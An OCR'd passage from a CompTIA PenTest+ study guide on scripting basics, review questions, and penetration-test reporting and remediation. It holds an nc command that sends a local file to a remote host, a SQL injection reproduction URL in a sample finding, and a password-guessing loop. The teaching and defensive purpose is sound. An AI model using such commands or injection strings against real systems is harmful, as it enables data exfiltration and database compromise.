
https://t.me/learningnets

Identifying the Language of a *While* Loop

`While` loops can also provide you with important clues when you're asked to analyze a segment of code and identify the language that the script uses.

If you see a `while` loop in the segment, you can use that segment alone to identify the language in use. Figure 11.3 contains a flowchart designed to help you decide.

FIGURE 11.3 Identifying the language of a `while` loop



https://t.me/learningnets

Does that flowchart look familiar? It should! The tests to help you identify `while` loops are the same as those used to identify `for` loops! That should help quite a bit with your studying.

Input and Output (I/O)

So far, we've written scripts and executed them from the command line. As a result, all of the output that we've created was displayed right under the prompt where we issued the command. That approach is referred to as sending output to the terminal. It's also possible to send output to either a file or a network location. Similarly, you may also provide input to a program from a file.

Redirecting Standard Input and Output

The easiest way to send output to a file is to redirect it at the command line using the `>` operator. For example, this command would run the password.py `script` in Python and save the output in a file named `password_output.txt`:

```
python password.py > password_output.txt
```

When you execute this command, the operating system creates a new file called `password_output.txt` and sends all of the output that would normally be displayed on the screen to the file instead. If the file already exists, its contents are overwritten with the new information. If you'd like to append information to an existing file, you may do so with the `>>` operator. For example, the command

```
python password.py >> password_output.txt
```

would create a new file if `password_output.txt` doesn't already exist, but it would append the new output to an existing file if one resides on disk.

To send input to a program from a file, you can use the `<` operator to indicate that you are sending the contents of a file to a program as input. For example, if you wanted to send `wordlist.txt` to `password.py` as input, you could issue this command

```
python password.py < wordlist.txt
```

Finally, you can send the output of one program to the input of another program by using the pipe operator (`|`) to join the two programs together. For example, the following command would run the `nmapweekday.py` script and then send the output of that script to the `grep` command, searching for any results that include the word `http`:

```
python nmapweekday.py | grep http
```

https://t.me/learningnets

Network Input and Output

You may also send output directly to or from a network connection using the `nc` command. For example, the following command uses `nc` to listen for input on port 8080 and then writes it to a file named `web_input.txt`:

```
nc -l 8080 > web_input.txt
```

The `-l` flag instructs `nc` to listen on port 8080. It then stores whatever input is received on that port in the `web_input.txt` file.

The `nc` command may also be used to send output to a remote location. For example, the following command would send the file `web_input.txt` from the current system to the system located at 192.168.1.1 on port 1234:

```
nc 192.168.1.1 1234 < web_input.txt
```

Error Handling

One of the most frequent ways a penetration tester (or attacker!) tries to exploit security flaws in software is by providing a program with unexpected input to induce an error condition. Developers should always use error-handling techniques to detect and mitigate these situations.

Most modern programming languages use a construct known as a `try..catch` clause to perform error handling. The `try` clause specifies command(s) to be executed and the `catch` clause executes if those commands generate any errors. The commands in the `catch` clause "catch" the errors and handle them appropriately. Here's some pseudocode for a `try..catch` clause:

```
try {
     some commands
}
catch {
     other commands executed only if there is an error
}
```

Bash

Bash does not provide an explicit error-handling functionality. Instead of relying upon a nice `try..catch` function, developers who wish to implement error handling in Bash must write their own error-handling routines using conditional execution clauses. This is complex and beyond the scope of this book. This is another good reason that developers writing production code generally eschew Bash in favor of more advanced languages.

https://t.me/learningnets

PowerShell

Unlike Bash, PowerShell does support robust error-handling functionality using the `try..catch` framework. For example, the Nslookup command in the script written in the section "*For* Loops" earlier in this chapter might generate an error. Here is some PowerShell code designed to catch this error and print a generic error message instead of stopping execution:

```
$net="192.168.1."

for($hst = 0; $hst -lt 258; $hst++)
{
    $ip= $net + $hst
    try {
     nslookup $ip
    }
    catch {
     "An error occurred."
    }
}
```

Ruby

Ruby also uses the `try..catch` framework, but with different keywords. You'll use the `begin` and `end` keywords to include all of the commands that will be part of the `try` clause. After those commands, but before the `end` keyword, include the `rescue` keyword, followed by the error-handling commands, as in the following, for example:

```
net = '192.168.1.'

for hst in 0..255 do
        begin
                ip= net + hst.to_s
                system 'nslookup ' + ip
        rescue
                puts 'An error occurred.'
        end
end
```

Python

Python uses the same familiar `try..catch` framework, but it uses the `except` keyword instead of `catch`. Here's an example of the name resolution script from the section "*For* Loops" earlier in this chapter, rewritten to use error handling:

https://t.me/learningnets

```
import socket

net = '192.168.1.'

for hst in range(0,256):
        ip= net + str(hst)

        try:
                print(ip, ': ', socket.gethostbyaddr(ip), '\n')
        except:
                print(ip, ': Unknown host\n')
```

Summary

Scripting helps alleviate much of the tedious, repetitive work of penetration testing. By writing short scripts, penetration testers can quickly execute many different permutations of a command to assist with brute-force attacks, network scanning, and similar tasks.

This chapter scratched the surface of scripting to help you prepare for the PenTest+ exam. The exam requires that you have only a basic level of knowledge to "analyze a basic script" that is written in Bash, PowerShell, Ruby, or Python. Once you've completed the exam, you should consider expanding your skills in these languages to improve your penetration testing toolkit.

Exam Essentials

Shell scripting languages provide basic functionality for automating command-line activities. These scripting languages are really designed for quick-and-dirty activities, such as automating work typically done at a command prompt. The two shell languages that you should be familiar with for the exam are Bash for Mac/Linux systems and PowerShell for Windows systems.

Advanced programming languages raise scripting to the next level. Python and Ruby provide developers with fully functional programming languages designed to be able to manipulate complex input and perform just about any possible function. The real power of these languages lies in the ability to load modules that contain code written by others.

Variables store values in memory for later use. All programming languages allow the developer to store data in variables, which may later be accessed programmatically. Arrays provide the ability to store multiple elements of the same data type in a single data structure for ease of reference and manipulation.

https://t.me/learningnets

Flow control elements allow programmers to structure the logical design of their code. Conditional execution, using `the if..then..else` clause, allows developers to test logical conditions before executing code. `For` loops allow the repetitive execution of code for a specified number of times. `While` loops continue executing code until a logical condition is no longer true.

Error handling allows the developer to specify code that should execute when an error occurs. Many security vulnerabilities arise when unhandled errors persist in code. The `try..catch` clause in most programming languages allows developers to avoid this situation by providing code to handle error conditions explicitly. Bash is the only language covered by the PenTest+ exam that does not have a `try..catch` functionality.

Lab Exercises

Activity 11.1: Reverse DNS Lookups

In this chapter, we created scripts designed to perform reverse DNS lookups of an entire network subnet. Modify this script to work on your own network. You may use the code in the book as a starting point and perform this task in the language of your choice.

Activity 11.2: Nmap Scan

In this chapter, we created scripts designed to perform Nmap scans of an entire network subnet. Modify this script to work on your own network. You may use the code in the book as a starting point and perform this task in the language of your choice.

https://t.me/learningnets

Review Questions

You can find the answers in the Appendix.

1. Which of the following operating systems support PowerShell interpreters?
   - **A.** Linux
   - **B.** Mac
   - **C.** Windows
   - **D.** All of the above
2. Examine the following line of code. In what programming language is it written?

   ```
   print("The system contains several serious vulnerabilities.")
   ```

   - **A.** Ruby
   - **B.** PowerShell
   - **C.** Bash
   - **D.** Python
3. Examine the following line of code. In what programming language is it written?

   ```
   Write-Host "The system contains several serious vulnerabilities."
   ```

   - **A.** Ruby
   - **B.** PowerShell
   - **C.** Bash
   - **D.** Python
4. Which one of the following statements does not correctly describe the Ruby programming language?
   - **A.** It is a general-purpose programming language.
   - **B.** It is an interpreted language.
   - **C.** It uses scripts.
   - **D.** It is a compiled language.
5. Which one of the following commands will allow the file owner to execute a Bash script?
   - **A.** `chmod o+e script.sh`
   - **B.** `chmod o+x script.sh`
   - **C.** `chmod u+e script.sh`
   - **D.** `chmod u+x script.sh`

https://t.me/learningnets

6. Which one of the following PowerShell execution policies allows the execution of any PowerShell script that you write on the local machine but requires that scripts downloaded from the Internet are signed by a trusted publisher?
   - **A.** Bypass
   - **B.** Unrestricted
   - **C.** RemoteSigned
   - **D.** AllSigned

7. Which one of the following lines of code would create an array in a PowerShell script?
   - **A.** `$ports = 22, 25, 80, 443`
   - **B.** `ports = (22,25,80,443)`
   - **C.** `ports = [22,25,80,443]`
   - **D.** `$ports= [22,25,80,443]`

8. What comparison operator tests for equality in Ruby?
   - **A.** `-eq`
   - **B.** `-ne`
   - **C.** `==`
   - **D.** `!=`

9. What value would be used to encode a space in a URL string?
   - **A.** %20
   - **B.** %21
   - **C.** %22
   - **D.** %23

10. Examine the code snippet below. In what language is this code written?

```
begin
       system 'nmap ' + ip
rescue
       puts 'An error occurred.'
end
```

   - **A.** Python
   - **B.** PowerShell
   - **C.** Ruby
   - **D.** Bash

https://t.me/learningnets

11. Which of the following pairs of languages allow the direct concatenation of a string and an integer?
    A. Python and Bash
    B. Bash and PowerShell
    C. Python and Ruby
    D. Ruby and PowerShell

12. What is the limit to the number of `elsif` clauses in a Ruby script?
    A. 1
    B. 2
    C. 10
    D. No limit

13. Consider the following Python code:

```
if 1 == 1:
       print("hello")
elif 3 == 3:
       print("hello")
else:
       print("hello")
```

    How many times will this code print the word "hello"?
    A. 0
    B. 1
    C. 2
    D. 3

14. Analyze the following segment of code:

```
Do {
    $test='mike' + $i
    $cracked = Test-Password $test
    $i++
}
While($cracked -eq 0)
```

    In what language is this code written?
    A. Ruby
    B. PowerShell
    C. Python
    D. Bash

https://t.me/learningnets

15. Analyze the following segment of code:

```
if [ $weekday==1 ]
then
      /usr/local/bin/nmap 192.168.1.1

elif [ $weekday==3 ]
then
      /usr/local/bin/nmap 192.168.1.2

else
      /usr/local/bin/nmap 192.168.1.0/24
fi
```

In what language is this code written?

A. Ruby
B. PowerShell
C. Python
D. Bash

16. Analyze the following segment of code:

```
for hst in range(0,256):
    ip= net + str(hst)
    print(ip, ': ', socket.gethostbyaddr(ip), '\n')
```

In what language is this code written?

A. Ruby
B. PowerShell
C. Python
D. Bash

17. What Unix command can you use to listen for input on a network port?

A. `grep`
B. `sed`
C. `awk`
D. `nc`

18. Which one of the following programming languages does not offer a built-in robust error-handling capability?

A. PowerShell
B. Python
C. Ruby
D. Bash

https://t.me/learningnets

19. What value would be used to encode an ampersand in a URL string?

    A. %24

    B. %25

    C. %26

    D. %27

20. What comparison operator tests to see if one number is greater than or equal to another number in Bash?

    A. `-gt`

    B. `-ge`

    C. `>`

    D. `>=`

https://t.me/learningnets

CompTIA® PenTest+ Study Guide: Exam PT0-001
By Mike Chapple and David Seidl
Copyright © 2019 by John Wiley & Sons, Inc., Indianapolis, Indiana

Chapter 12



Reporting and Communication

THIS CHAPTER COVERS THE FOLLOWING COMPTIA PENTEST+ EXAM OBJECTIVES:

Domain 4: Penetration Testing Tools

✓ **4.2 Compare and contrast various use cases of tools.**

- Use cases
  - Forensics

Domain 5: Reporting and Communication

✓ **5.1 Given a scenario, use report writing and handling best practices.**

- Normalization of data
- Written report of findings and remediation
  - Executive summary
  - Methodology
  - Findings and remediation
  - Metrics and measures
    - Risk rating
  - Conclusion
- Risk appetite
- Storage time for report
- Secure handling and disposition of reports

✓ **5.2 Explain post-report delivery activities.**

- Post-engagement cleanup
  - Removing shells
  - Removing tester-created credentials
  - Removing tools
- Client acceptance

https://t.me/learningnets



https://t.me/learningnets

- Lessons learned
- Follow-up actions/retest
- Attestation of findings

✓ **5.3 Given a scenario, recommend mitigation strategies for discovered vulnerabilities.**

- Solutions
  - People
  - Process
  - Technology
- Findings
  - Shared local administrator credentials
  - Weak password complexity
  - Plain text passwords
  - No multifactor authentication
  - SQL injection
  - Unnecessary open services
- Remediation
  - Randomize credentials/LAPS
  - Minimum password requirements/password filters
  - Encrypt the passwords
  - Implement multifactor authentication
  - Sanitize user input/parameterize queries
  - System hardening

✓ **5.4 Explain the importance of communication during the penetration testing process.**

- Communication path
- Communication triggers
  - Critical findings
  - Stages
  - Indicators of prior compromise
- Reasons for communication
  - Situational awareness
  - De-escalation
  - De-confliction
- Goal reprioritization



What is the purpose of a penetration test? If you look back to Chapter 1 of this book, you'll find a tidy definition that describes how organizations employ the services of white-hat hackers to evaluate their security defenses. One phrase in particular from that chapter is particularly important. It said that penetration tests are "the most effective way for an organization to gain a complete picture of its security vulnerability."

After you completed Chapter 1, you made your way through 10 more chapters that helped you understand *how* to conduct a penetration test. You learned about the penetration testing process, the tools and techniques used by penetration testers, and the vulnerabilities that testers seek to exploit. These are very important concepts, as they provide testers with the tools necessary to develop that picture of an organization's security vulnerability. However, that picture is only useful to the organization if the penetration testers are able to effectively *communicate* the results of the testing to management and technical staff. In this chapter, we turn our attention to that crucial final phase of a penetration test: reporting and communicating our results.



Real World Scenario

Report Writing

Throughout this book, you've been following along with the penetration test of a fictional company: MCDS, LLC. You've conducted reconnaissance against this company's IT environment, probed for vulnerabilities, and discovered deficiencies that may allow an attacker to gain access to information and systems. The penetration test was conducted in response to a real intrusion at MCDS, so you will also be asked to incorporate the results of *computer forensics* in your report. Computer forensics is the act of gathering digital evidence from computer systems to support an investigation.

At the conclusion of this chapter, you will complete two lab activities that tie together the work you've done as you've worked your way through this book. You'll be asked to develop a prioritized set of remediation strategies that MCDS should follow to improve its security and then to document your findings and recommendations in a written report.

As you read this chapter, keep this in mind. Think about the remediation strategies that you will suggest and the ways that you might communicate that advice to both senior management and technical leaders.

You may find it helpful to look back through the book and reread the scenarios at the beginning of each chapter to refresh yourself before reading the content in this chapter.

https://t.me/learningnets

The Importance of Communication

Communication is the lifeblood of a penetration test. Establishing and maintaining open lines of communication during all phases of a test helps penetration testers ensure that they are remaining within the scope of the rules of engagement, that they are meeting client expectations, and that they are maintaining situational awareness of the client's business context. For example, if a client experiences an unexpected surge in business, the penetration testers should be aware of that activity, as they may need to adjust the test timing or parameters to avoid conflict between testing and business activities.

Open lines of communication also help avoid and/or mitigate any issues that might arise during the penetration test. If a test begins to interfere with business operations, the client and testing team may work together to de-escalate the situation, allowing the test to complete its objectives while minimizing the impact on operations.

Defining a Communication Path

Penetration testers should clearly define their communication path during the planning stages of an engagement. It's natural for technologists throughout the organization to be curious about interim results, especially if they are responsible for managing systems and applications that are within the scope of the test. When a communication path is defined in advance, this provides testers with an easy answer to requests for information: "Our contract requires us to keep the results confidential until we release our final report to management, except under very specific circumstances."

In addition to communicating about results, penetration testers should establish a regular rhythm of communication with their clients to provide periodic status updates. One common way to achieve this is to set up a standing meeting with key stakeholders where the penetration testers and clients discuss outstanding issues and provide updates on the progress of the test. The frequency of these meetings may vary depending upon the length of the engagement. For example, if an engagement is planned to last only a week or two, the team might convene a daily morning stand-up meeting to briefly discuss progress and issues. On the other hand, if an engagement will last a month or longer, those meetings might occur only once a week with other communications paths set up to handle tactical issues that might arise between meetings.

Communication Triggers

In addition to clearly defining the communication path between penetration testers and their clients, the planning phase of a test should include a clearly outlined list of communication triggers. These are the circumstances that merit immediate communication to management because they might come before regularly scheduled communications. The following list includes some common penetration testing communication triggers:

- **Completion of a testing stage.** The penetration testing statement of work should include concrete milestones that indicate the completion of one stage of testing and

https://t.me/learningnets

mark the beginning of the next stage. The completion of a test stage should serve as a trigger for communicating updates to management.

- **Discovery of a critical finding.** If the penetration test identifies a critical issue with the security of the client's environment, the testers should not wait for the delivery of their final report to communicate this issue to management. Leaving a critical vulnerability unaddressed may put the organization at an unacceptable level of risk and result in a compromise. Penetration testers who discover and validate the presence of a critical issue should follow the procedures outlined in the statement of work to immediately notify management of the issue, even if this notification reduces the degree of penetration that the testers are able to achieve during the test.
- **Discovery of indicators of prior compromise.** Penetration testers follow paths of activity that might also be attractive to real-world attackers. This puts them in situations where they are likely to discover evidence left behind by real attackers who compromised a system. When penetration testers discover indicators of an ongoing or past compromise, they should immediately inform management and recommend that the organization activate its cybersecurity incident response process.

In almost all circumstances, penetration testers should communicate with management when they complete a testing stage, identify a critical finding, or discover indicators of a real-world compromise. The statement of work may also include additional communication triggers based upon the unique circumstances of the penetration test.

Goal Reprioritization

There's a common saying among military planners: "No plan survives first contact with the enemy." In the realm of warfare, this means that the dynamic circumstances of the battlefield often require rapid shifts in plans that may have been in development for years. This same concept is true in the world of penetration testing. As testers conduct their work, they may discover information that causes them to want to reprioritize the goals of the test and perhaps pivot in a new, unforeseen direction.

Reprioritizing the goals of a penetration test is an acceptable activity. It's perfectly fine to deviate from the original plan, but this reprioritization requires the input and concurrence of stakeholders. Remember, when you first embarked on a penetration test, you sought agreement from many stakeholders on the rules of engagement and the priorities for the test. If you wish to change those rules or priorities, you should seek concurrence from that same group of stakeholders before unilaterally changing the parameters of the penetration test.

Recommending Mitigation Strategies

As you worked your way through the penetration test, you developed most of the material that you will need to include in your final report. However, one extremely important step remains before you can complete your documentation: recommending mitigation strategies.

https://t.me/learningnets

Remember, the whole point of a penetration test is to discover weaknesses in an organization's security posture so that they can be corrected. Penetration testers who successfully gain access to an organization's computing environment understand the flaws they exploited in more detail than anyone else. This makes them uniquely suited to recommend ways to remediate those flaws. They simply need to ask themselves this: What controls would have prevented me from carrying out the activities that allowed me to gain access to this system?

Security professionals are often quick to jump to technological solutions, but penetration testers should consider the full range of potential remediations for any flaw they discover. These fit into three categories:

- **People**. Many attacks target individuals, and those attacks are often best addressed by also targeting those individuals with controls. For example, a social engineering attack might seek to convince an employee to approve a wire transfer request received via email. A people-focused control might use an awareness campaign to remind employees that they will never receive a legitimate request to transfer funds over email.
- **Process**. Business processes also are a common target for penetration testers, and process controls can protect against common attacks. Continuing the example of an attack that uses fraudulent emails to request wire transfers, the organization might implement a new process that provides specific approved techniques for requesting wire transfers to remove ambiguity.
- **Technology**. Technological controls also provide effective defenses against many security threats. For example, an organization might implement email content filtering to block inbound messages that appear to come from internal sources without proper authentication. They may also filter out messages containing high-risk keywords or coming from known malicious sources.

In fact, robust defense-in-depth solutions to security issues often include overlapping controls from more than one of these categories. For example, an organization seeking to address the risk of fraudulent wire transfer requests might opt to implement an employee awareness campaign, a new business process for wire transfers, and email content filtering at the same time to effectively mitigate this risk.

The CompTIA PenTest+ exam includes specific coverage of remediation strategies for six different findings that are commonly discovered during penetration tests:

- Shared local administrator credentials
- Weak password complexity
- Plain text passwords
- No multifactor authentication
- SQL injection
- Unnecessary open services

The next six sections of this chapter discuss each of these findings in detail.

https://t.me/learningnets



As you prepare for the exam, keep these findings and recommended remediation strategies in mind. There are many ways that you can mitigate each of the findings described next, but you should remember that the mitigation strategies discussed in this chapter are the preferred methods identified by CompTIA. For example, if you see an exam question asking you the "best" way to mitigate a finding, you should definitely look first for the CompTIA recommended strategy among the answer choices!

Finding: Shared Local Administrator Credentials

Shared accounts are almost always a bad idea. When more than one individual shares the password to an account, the organization suffers from an inevitable lack of accountability. Anyone taking an action using a shared account can later deny responsibility and credibly claim that someone else with access to the account might have performed the activity in question.

Shared administrator accounts pose an even greater risk to the organization than shared user accounts because of their elevated privileges. However, the design of operating systems and applications often requires the use of a built-in administrator account that automatically has superuser privileges. IT teams often use a single default password for all of these accounts to simplify administration. Penetration testers and attackers know this and often key in on those accounts as targets for attack.

Fortunately, there are solutions available to address this problem. Organizations should randomize the passwords of administrator accounts, setting them to strong, complex passwords that are unique on each system. They may then use a password management tool to track all of those passwords.

In an ideal situation, no human being would have knowledge of those passwords. They may be available for emergency use through the password management tool, but the tool should be implemented in a way that administrators may gain emergency access to systems using the password without learning the password themselves. Additionally, the tool should change passwords to a new random, complex value immediately after their use or disclosure.



CompTIA's PenTest+ objectives specifically mention Microsoft's *Local Administrator Password Solution (LAPS)* as a tool that manages administrative credentials for organizations. It stores and manages passwords in Active Directory, where they may be directly tied to computer accounts. Remember the name of the LAPS tool when you're taking the exam!

Finding: Weak Password Complexity

Surprisingly, many organizations still fall victim to attacks that exploit the ability of users to create weak passwords. Passwords that don't use complexity requirements are easy to

https://t.me/learningnets

crack using brute-force attacks, either against live systems or against a stolen file containing hashed passwords.

Remediating this vulnerability is straightforward. Organizations that rely upon passwords for authentication should set technical policies that set minimum password requirements governing the length and composition of passwords. Anytime a user is provided with the ability to set or change a password, that password should pass through a password filter to verify that it meets the organization's current complexity requirements.



Real World Scenario

Password Complexity at Target

Requiring complex passwords is a time-tested security practice, and you would think that every organization already meets this bare minimum standard for security. But you'd be wrong.

Target Corporation suffered a serious data breach in 2013 that involved the disclosure of over 40 million credit card numbers used by consumers at its retail stores across the United States. In the aftermath of that breach, Target hired Verizon to conduct a penetration test of its systems to help root out the vulnerabilities that allowed the attack to succeed.

Cybersecurity journalist Brian Krebs gained access to a copy of the report from that test, which read, in part:

> "While Target has a password policy, the Verizon security consultants discovered that it was not being followed. The Verizon consultants discovered a file containing valid network credentials being stored on several servers. The Verizon consultants also discovered systems and services utilizing either weak or default passwords. Utilizing these weak passwords the consultants were able to instantly gain access to the affected systems."

The penetration testers were able to crack 86 percent of the general user passwords on Target's network, along with 34 percent of administrator accounts. Many passwords contained a base word with characters before or after it, making cracking simple. These were the most common base words:

- target
- sto$res
- train
- t@rget
- summer
- crsmgr
- winter

https://t.me/learningnets

Finding: Plain Text Passwords

Another common password-related security issue that appears often during penetration tests is the storage of passwords in plain text on a server. This commonly occurs when an organization has a website that allows users to create accounts protected by a passwords. For ease of implementation, the developer might simply write those passwords to a file or database where they are easily accessible. The disadvantage to this approach is that the passwords are also easily accessible to an attacker who gains access to a system.

You might wonder why that's a big deal—after all, the attacker has already compromised the system at this point. That's true, but the real risk lies in the fact that users are creatures of habit, and they reuse the same passwords across multiple systems and domains for convenience. A user password stolen from a website's password file might be the same password that protects sensitive information stored in the user's email account or safeguards their bank account.

The solution to this issue is to always store passwords in encrypted or hashed form. This prevents an attacker who gains access to the server from easily accessing all of the passwords stored on that server.

Finding: No Multifactor Authentication


The two common findings that we've discussed so far both revolve around ways that organizations might implement password authentication in an insecure manner. However, the very reliance upon passwords often constitutes a serious security risk. Passwords are a knowledge-based authentication mechanism and, as such, they may be easily learned by another person.

Organizations seeking to protect sensitive information and critical resources should implement *multifactor authentication* for those situations. Multifactor authentication implementations combine two or more authentication mechanisms coming from different authentication categories (or factors). These include the following categories:

- **Something you know.** Knowledge-based authentication approaches rely upon some fact that the individual memorizes and keeps secret from other parties. This category includes passwords, PINs, and answers to security questions.
- **Something you have.** Physical objects may also be used as authentication mechanisms. These may include authentication tokens carried on keyfobs that generate a one-time password that must be used at login. Other physical approaches include the use of smartphone apps that request confirmation of a login request, such as the Duo application shown in Figure 12.1.
- **Something you are.** *Biometric* authentication techniques measure some attribute of an individual's physical body. Biometric approaches include fingerprint scans, voiceprint analysis, and facial recognition.

https://t.me/learningnets

FIGURE 12.1 Smartphone-based multifactor authentication



Multifactor authentication systems must combine factors coming from *two different categories*. For example, an authentication system that uses facial recognition and a PIN combines a "something you are" factor with a "something you know" factor to achieve multifactor authentication. Similarly, a multifactor system might combine a password (something you know) with a smartphone app (something you have). Approaches that combine two techniques from the same factor, such as a password and a PIN, do not qualify as multifactor authentication.

Finding: SQL Injection

SQL injection vulnerabilities exist in many dynamic web applications and are one of the most common findings in penetration test reports. These vulnerabilities are especially important to remediate because they often allow attackers to read and/or modify the entire contents of the database supporting a web application.

CompTIA suggests two techniques for remediating SQL injection vulnerabilities: sanitizing user input (also known as input validation) and parameterizing queries. We discussed SQL injection vulnerabilities, as well as these remediation strategies, in detail in the section "Injection Attacks" in Chapter 5, "Analyzing Vulnerability Scans."

https://t.me/learningnets

Finding: Unnecessary Open Services

Penetration testers often discover services that administrators didn't even know were present running on servers. This may occur when unnecessary services are created during an installation and configuration process or when previously used services are no longer needed but nobody disables them. These unnecessary services pose a security risk because they increase the attack surface, providing an attacker with additional avenues to exploit the system. They may also run without the attention of a system administrator, allowing them to become dangerously out of date and unpatched.

The solution to unnecessary services is system hardening. When initially configuring a system, administrators should analyze all of the open services on the device and shut down any services that aren't necessary for the proper functioning of the server. They should repeat this process on a periodic basis and reconfigure systems as business needs change.

Writing a Penetration Testing Report

As you approach the conclusion of a penetration test, it's important to document your work with a written report of your findings and recommended remediation techniques. This report provides management with a remediation road map and serves as an important artifact of the penetration test. It may also serve as documentation that a test was completed, if necessary to meet regulatory requirements. Let's take a look at some report writing and handling best practices.

Structuring the Written Report

There isn't any universal template that you need to follow when designing a penetration testing report, but you may choose to use a template provided by your organization. Regardless of whether you begin from a template, it's good practice to structure your report into several important sections. One common structure for penetration testing reports includes the following sections, in order:

- Executive summary
- Findings and remediations
- Methodology
- Conclusion

Let's take a look at each of these report sections.

Executive Summary

The executive summary is, by far, the most important section of the report. It is often the only section that many people will read, and it should be written in a manner that conveys

https://t.me/learningnets

all of the important conclusions of the report in a clear manner that is understandable to a layperson.

The title of this section also describes the audience: It is being written for executives. These are not necessarily technologists. Executive summaries are often shared with senior leaders, board members, and other people who are busy and lack technical knowledge. Remember this when writing the executive summary. This is not the place to get into the technical details of your penetration testing methodology. Explain what you discovered in plain language and describe the risk to the business in terms that an executive will understand.

Keep your executive summary concise. Some consultants insist that the executive summary be a single page to ensure brevity. This might be a bit too constraining, but it is a good idea to keep the section to just a couple of pages. The executive summary is definitely not the place to fluff up your content with extraneous words and descriptions. Just get straight to the bottom line.

One other important note: The executive summary may be the first section to appear in the written report, but it should be the last section that you write. Creating the rest of the penetration testing report helps you finalize your findings, develop remediation recommendations, and provide a sense of context. Once you've finished that process and have the rest of the report complete, you have the knowledge that you need to prepare a concise summary for an executive audience.

Findings and Remediation

The findings and remediation section is the meat and potatoes of a penetration testing report. This is where you describe the security issues that you discovered during the penetration test and offer suggestions on how the organization might remediate those issues to reduce their level of cybersecurity risk.

For example, a penetration testing report that discovered a SQL injection vulnerability might include the following information in the findings and remediation section:

> **Critical: SQL injection vulnerabilities allow the exfiltration of sensitive information from a business-critical database.** The web server located at 10.15.1.1 contains an application named directory.asp that contains a SQL injection vulnerability in the firstName variable. Users exploiting this vulnerability gain access to the backend database instance "CorporateResources" with administrative privileges. The testers demonstrated the ability to use this vulnerability to gain access to employee Social Security numbers, confidential sales figures, and employee salaries. The risk associated with this vulnerability is somewhat mitigated because the web server is not externally accessible, but it poses a critical risk for insider attacks.
>
> To reproduce this risk, visit the following URL:
>
> ```
> https://10.15.1.1/directory.asp?firstName=test';SELECT%20*%20
> FROM&20Employees'--
> ```

https://t.me/learningnets

> We recommend that MCDS immediately remediate this vulnerability by enforcing an input validation policy on the firstName variable in the directory.asp application.

Methodology

The methodology section of the report is your opportunity to get into the nitty-gritty technical details. Explain the types of testing that you performed, the tools that you used, and the observations that you made. The audience for this section of the report consists of the technologists who will be reviewing your results and taking actions based upon your findings. You want to share enough information to give them confidence in the quality of the test and a strong understanding of the way that you approached your work. Ideally, a skilled security professional should be able to pick up your report, read the methodology section, and use it to reproduce your results.

While your methodology section should get into technical detail, it's not a good idea to include lengthy code listings, scan reports, or other tedious results in this section. You still want the report to be readable, and there's nothing that makes someone put a report down sooner than a big chunk of code. If those elements are important to your report, consider placing them out of the way in an appendix and then simply refer to the appendix in the body of the report. If readers are interested, they then know where to go to find more detailed information, but it's not in the middle of the report bogging them down.

Conclusion

The conclusion is your opportunity to wrap things up in a tidy package for the reader. You should summarize your conclusions and make recommendations for future work. For example, if your penetration test scope excluded web application testing, you might recommend conducting that testing in a future engagement.

You also may wish to include metrics and measures in your conclusion that help put the information presented in the report in the context of the organization or a peer group of similar organizations or in a global context. Penetration testing providers who conduct many scans annually often conduct normalization of this information to produce an index that summarizes the organization's level of risk in a score.

The conclusion is also a good place to compare the risk ratings identified in the report with the organization's risk appetite. Remember, it's not reasonable to expect that any organization will address every single risk that surfaces in a penetration test or other security assessment. Rather, management must make risk-informed decisions about where they will apply their limited remediation resources based upon the nature of each risk rating and the organization's risk tolerance. A risk that might threaten the existence of one organization might be an acceptable risk for a different organization operating in a different business context.

Secure Handling and Disposition of Reports

Penetration testing reports often contain extremely sensitive information about an organization. The methodology section of the report contains the detailed steps that the testers

https://t.me/learningnets

followed to compromise the organization's security. Those instructions could serve as a road map for an attacker seeking to gain access to the organization. Discovering a copy of a penetration testing report is the ultimate win for an attacker conducting reconnaissance of an organization!

It is, therefore, extremely important that anyone with access to the penetration testing report handle it securely. Reports should only be transmitted and stored in encrypted form, and paper copies should be kept under lock and key. Digital and paper copies of the report should be securely destroyed when they are no longer necessary.

The penetration testing agreement should clearly specify the storage time for the report. While the client may choose to retain a copy of the report indefinitely, the penetration testers should only retain the report and related records for a sufficient length of time to answer any client questions. When this period of time expires, the report should be securely deleted.

Wrapping Up the Engagement

The delivery of a penetration testing report is certainly a major milestone in the engagement, and clients often consider it the end of the project. However, the work of a penetration tester isn't concluded simply because they've delivered a report. Testers must complete important post-report delivery activities before closing out the project.

Post-Engagement Cleanup

